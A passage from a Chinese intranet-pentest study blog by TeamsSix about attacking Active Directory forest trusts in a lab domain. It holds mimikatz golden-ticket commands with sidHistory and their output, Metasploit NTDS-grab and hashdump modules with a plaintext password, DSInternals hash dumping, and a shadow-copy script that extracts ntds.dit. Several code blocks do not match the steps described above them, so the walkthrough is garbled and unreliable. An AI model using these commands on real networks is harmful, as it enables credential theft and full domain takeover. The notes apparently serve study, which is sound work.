Destination : Microsoft LSA API (multiple)
< cifs.dc.teamssix.com.kirbi (RFC KRB-CRED (#22))
> Ticket administrator@sub.teamssix.com-cifs dc.teamssix.com@TEAMSSIX.COM : injected

C:\Users\user4\Desktop\mimikatz_trunk\x64>dir \\dc.teamssix.com\c$
驱动器 \\dc.teamssix.com\c$ 中的卷没有标签。
卷的序列号是 A27C-9135

\\dc.teamssix.com\c$ 的目录

2013/08/22 23:52 <DIR> PerfLogs
2021/10/18 17:01 <DIR> Program Files
2013/08/22 23:39 <DIR> Program Files (x86)
2021/10/18 16:48 <DIR> Users
2021/10/19 12:16 <DIR> Windows
0 个文件 0 字节
5 个目录 54,115,930,112 可用字节
```



3、利用 krbtgt 散列值获取目标域的权限

如果攻击者获取了林内任意域的 krbtgt 散列值, 就可以使用 sidHistory 获得该林的完整权限。

首先获取当前子域和父域的 SID 值, 可以使用以下工具或命令

none

```
Import-Module ./Invoke-DCSync.ps1  
Invoke-DCSync -PWDumpFormat
```

接下来获取子域的 krbtgt 的哈希值, 使用 mimikatz 即可

none

```
use auxiliary/admin/smb/psexec_ntdsgrab  
set rhosts 192.168.7.7  
set smbdomain teamssix.com  
set smbuser administrator  
set smbpass 1qaz@WSX  
run
```

在子域普通用户权限的计算机中构造黄金票据

none

```
use windows/gather/credentials/domain_hashdump  
set session 1  
run
```



```
C:\Users\user4\Desktop\mimikatz_trunk\x64>mimikatz "Kerberos::golden /user:Administrator /domain:sub.teamssix.com /sid:S-1-5-21-1655164184-1934932396-2547489287 /sids:S-1-5-21-2230503874-1187844892-774991719-519 /krbtgt:b53a5c7c51648f033b96971e7ae4ee45 /ptt" exit

.#####.      mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.      "A La Vie, A L'Amour"  (oe.eo)
## / \ ##      /* ** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
'## v ##      Vincent LE TOUX (vincent.letoux@gmail.com)
'#####'      > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # Kerberos::golden /user:Administrator /domain:sub.teamssix.com /sid:S-1-5-21-1655164184-1934932396-2547489287 /sids:S-1-5-21-2230503874-1187844892-774991719-519 /krbtgt:b53a5c7c51648f033b96971e7ae4ee45 /ptt
User       : Administrator
Domain     : sub.teamssix.com (SUB)
SID        : S-1-5-21-1655164184-1934932396-2547489287
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-2230503874-1187844892-774991719-519 ;
ServiceKey: b53a5c7c51648f033b96971e7ae4ee45 - rc4_hmac_nt
Lifetime   : 2021/10/21 13:13:16 ; 2031/10/19 13:13:16 ; 2031/10/19 13:13:16
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ sub.teamssix.com' successfully submitted for current session

mimikatz(commandline) # exit
Bye!

C:\Users\user4\Desktop\mimikatz_trunk\x64>dir \\dc.teamssix.com\c$
驱动器 \\dc.teamssix.com\c$ 中的卷没有标签。
卷的序列号是 A27C-9135

\\dc.teamssix.com\c$ 的目录
```

**TeamsSix**

```
2013/08/22 23:52 <DIR> PerfLogs
2021/10/18 17:01 <DIR> Program Files
2013/08/22 23:39 <DIR> Program Files (x86)
2021/10/18 16:48 <DIR> Users
```

4、利用无约束委派和 MS-RPRN 获取信任林权限

如果已经获取了域林中某个域控权限，或者配置了无约束委派的任何服务器的权限，那么就可以使用 MS RPRN 的 RpcRemoteFindPrinterChangeNotification(Ex) 方法，使信任林的域控制器向已被控制的服务器发送身份认证请求，利用捕获的票据获取信任林内任意用户的哈希值。

假设这里获取了 teamssix.com 域的域控权限，且 0day.org 与 teamssix.com 域有林信任关系

首先在 teamssix.com 的域控上监听身份认证请求

none

```
Install-Module DSInternals -Force
```

none

```
$key = Get-Bootkey -SystemHivePath 'C:\system'
Get-ADDBAccount -All -DBPath 'C:\ntds.dit' -Bootkey $key | Out-File output_hash.txt
```

开启监听后，使用 SpoolSample 工具让 OWA2010SP3.0day.org 向 dc.teamssix.com 发送身份认证请求

none

```
$key = Get-Bootkey -SystemHivePath 'C:\system.hive'  
Get-ADDBAccount -All -DBPath 'C:\ntds.dit' -BootKey $key | Format-Custom -View HashcatNT | Out-File output_hashcat.txt
```

获得票据后，使用 rubeus 将票据注入内存

none

```
setlocal  
if NOT "%CALLBACK_SCRIPT%"==" goto :IS_CALLBACK  
  
set SOURCE_DRIVE_LETTER=%SystemDrive%  
set SOURCE_RELATIVE_PATH=windows\ntds\ntds.dit  
set DESTINATION_PATH=%~dp0  
@echo ...Determine the scripts to be executed/generated...  
set CALLBACK_SCRIPT=%~dpnx0  
set TEMP_GENERATED_SCRIPT=GeneratedVarsTempScript.cmd  
@echo ...Creating the shadow copy...  
"%~dp0vshadow.exe" -script=%TEMP_GENERATED_SCRIPT% -exec="%CALLBACK_SCRIPT%" %SOURCE_DRIVE_LETTER%  
del /f %TEMP_GENERATED_SCRIPT%  
@goto :EOF  
:IS_CALLBACK  
setlocal  
@echo ...Obtaining the shadow copy device name...  
call %TEMP_GENERATED_SCRIPT%  
@echo ...Copying from the shadow copy to the destination path...  
copy "%SHADOW_DEVICE_1%\%SOURCE_RELATIVE_PATH%" %DESTINATION_PATH%  
reg save hklm\system system.hive
```

使用 mimikatz 获取目标的 krbtgt 散列值

none

```
C:\Program Files\Microsoft SDKs\Windows\v7.1\Bin\x64\vsstools\vshadow.exe
```

接下来，构造黄金票据并将其注入内存，就能够获得 0day.org 域控的权限了

none

```
esentutl /p /o ntds.dit
```

自 2021 年 2 月 3 日发布内网学习笔记第一节笔记开始，已经过去了大半年的时间，虽然是 2021 年 2 月 3 号发布文章，但实际上早在 2020 年的 10 月份就已经开始购入《内网安全攻防》这本书，并打算开始学习内网了，这样算下来到今年的 10 月份，正好一年的时间，这一年来发现真的是越学越感觉自己所掌握的知识太少，而自己只不过刚刚接触了点皮毛而已，这门艺术又是如此的迷人，吸引着自己不断去学习、探索。

在此感谢 MS 08067 实验室里的徐焱、贾晓璐所编写的《内网安全攻防》，感谢每篇笔记最后参考链接的作者们，感谢曾经帮助我解决所碰到问题的大佬们，正是有你们这些前人才使得我们后人有了学习的方向以及参考，谢谢你们。

最后，还有一点要注意的就是，内网学习笔记系列只是我个人在学习内网的过程中所做的笔记，建议不要当做教程看，因为其中我本身已经知道的知识点和感觉不重要知识点我是没有记录的。

将自己的笔记公开发出来的目的有二：一是便于自己遗忘时随时查找，这也是 17 年我建立这个公众号的主要目的；二是在笔记中我会记录一些坑的解决方法，如果你碰到和我一样的问题，或许我这小菜鸟写的笔记就能帮助你到你。

希望我的这一点学习笔记，也能帮助到想要学习内网的后人们。

更多信息欢迎关注我的微信公众号：TeamsSix

原文链接： <https://www.teamssix.com/211027-163641.html>

参考链接：

<https://xz.aliyun.com/t/4008>

<https://xz.aliyun.com/t/7311>

<https://xz.aliyun.com/t/7875>

<https://bipy.me/post/crack-rar/>

<https://ehang-io.github.io/nps/>

<https://baike.baidu.com/item/DMZ>

<https://baike.baidu.com/item/AGDLP>

<https://www.jianshu.com/p/23a4e8978a30>

<https://www.jianshu.com/p/27730ab4a6db>

<https://www.jianshu.com/p/331aa59fff5d>

<https://www.jianshu.com/p/a210528f9b35>

<https://www.jianshu.com/p/c8f5c374466a>

<https://www.sqlsec.com/2019/10/nc.html>

<https://evi1cg.me/archives/Powerup.html>

<https://www.anquanke.com/post/id/184855>

<https://baike.baidu.com/item/NTLM/6371298>

<https://www.hi-linux.com/posts/61543.html>

<https://baike.baidu.com/item/LLMNR/1116392>

<https://www.freebuf.com/sectool/158393.html>

<https://www.freebuf.com/sectool/179002.html>

<https://www.freebuf.com/sectool/210450.html>

<https://www.sqlsec.com/2019/10/hashcat.html>
<https://www.freebuf.com/articles/246440.html>
<https://baike.baidu.com/item/Windows%E5%9F%9F>
<https://www.cnblogs.com/lfoder/p/8241548.html>
<https://www.cnblogs.com/Xy-1/p/13216686.html>
https://zh.wikipedia.org/wiki/Active_Directory
<https://baike.baidu.com/item/%E5%9F%9F%E6%9E%97>
<https://baike.baidu.com/item/%E5%9F%9F%E6%A0%91>
<https://www.cnblogs.com/micr067/p/12263337.html>
<https://www.cnblogs.com/micr067/p/12307519.html>

<https://www.cnblogs.com/zpchcbd/p/11707302.html>
<https://www.cnblogs.com/frendguo/p/11761693.html>
<https://www.cnblogs.com/websecyw/p/11835830.html>
<https://www.freebuf.com/articles/web/251389.html>
<https://www.freebuf.com/articles/web/274035.html>
<https://www.freebuf.com/articles/web/280406.html>
<https://y4er.com/post/kerberos-kerberoasting-spn>
<https://www.cnblogs.com/lavender000/p/6931405.html>
<https://cloud.tencent.com/developer/article/1043370>
<https://cloud.tencent.com/developer/article/1170758>
<https://cloud.tencent.com/developer/article/1752145>
<https://cloud.tencent.com/developer/article/1752180>
<https://cloud.tencent.com/developer/article/1752212>
<https://cloud.tencent.com/developer/article/1760135>
<https://cloud.tencent.com/developer/article/1772183>

<https://www.freebuf.com/articles/system/114731.html>

<https://www.freebuf.com/articles/system/194549.html>

<https://baike.baidu.com/item/Windows%20Power%20Shell>

<https://www.freebuf.com/articles/network/251267.html>

<https://www.freebuf.com/articles/network/261454.html>

<https://blog.csdn.net/henter/article/details/80079531>

<https://www.cnblogs.com/coderge/articles/13768824.html>

<https://blog.csdn.net/nathan8/article/details/108804056>

<https://baike.baidu.com/item/%E5%B7%A5%E4%BD%9C%E7%BB%84>

<https://blog.csdn.net/wulantian/article/details/42418231>

https://blog.csdn.net/bring_coco/article/details/113550173

https://blog.csdn.net/qc_32393893/article/details/108904697

https://blog.csdn.net/qc_34640691/article/details/111881910

https://blog.csdn.net/qc_36279445/article/details/110647055

https://blog.csdn.net/qc_45742511/article/details/117301437

<https://baike.baidu.com/item/NetBIOS%E5%8D%8F%E8%AE%AE/8938996>

https://blog.csdn.net/weixin_44064908/article/details/103920329

https://blog.csdn.net/weixin_45116657/article/details/103449931

<https://xiaix.me/li-yong-icmp-sui-dao-chuan-tou-fang-huo-qiang/>

<https://baike.baidu.com/item/%E6%B4%BB%E5%8A%A8%E7%9B%AE%E5%BD%95>

<https://shu1l.github.io/2020/06/06/qian-xi-huang-jin-piao-ju-yu-bai-yin-piao-ju/>

<https://www.mondayice.com/2021/07/10/cobalt-strike-intranet-penetration-domain-control-attack/>

<https://seevae.github.io/2020/09/12/%E8%AF%A6%E8%A7%A3kerberos%E8%AE%A4%E8%AF%81%E6%B5%81%E7%A8%8B/>

<https://pingmaoer.github.io/2020/03/31/%E5%86%85%E7%BD%91%E4%BF%A1%E6%81%AF%E6%94>

%B6%E9%9B%86%E4%BA%8C/

<https://mysock.net/2021/01/03/%E6%B8%97%E9%80%8F%E6%B5%8B%E8%AF%95/%E7%94%A8%20rar2john+hashcat%20%E7%A0%B4%E8%A7%A3%20RAR%20%E6%96%87%E4%BB%B6%E5%AF%86%E7%A0%81/>
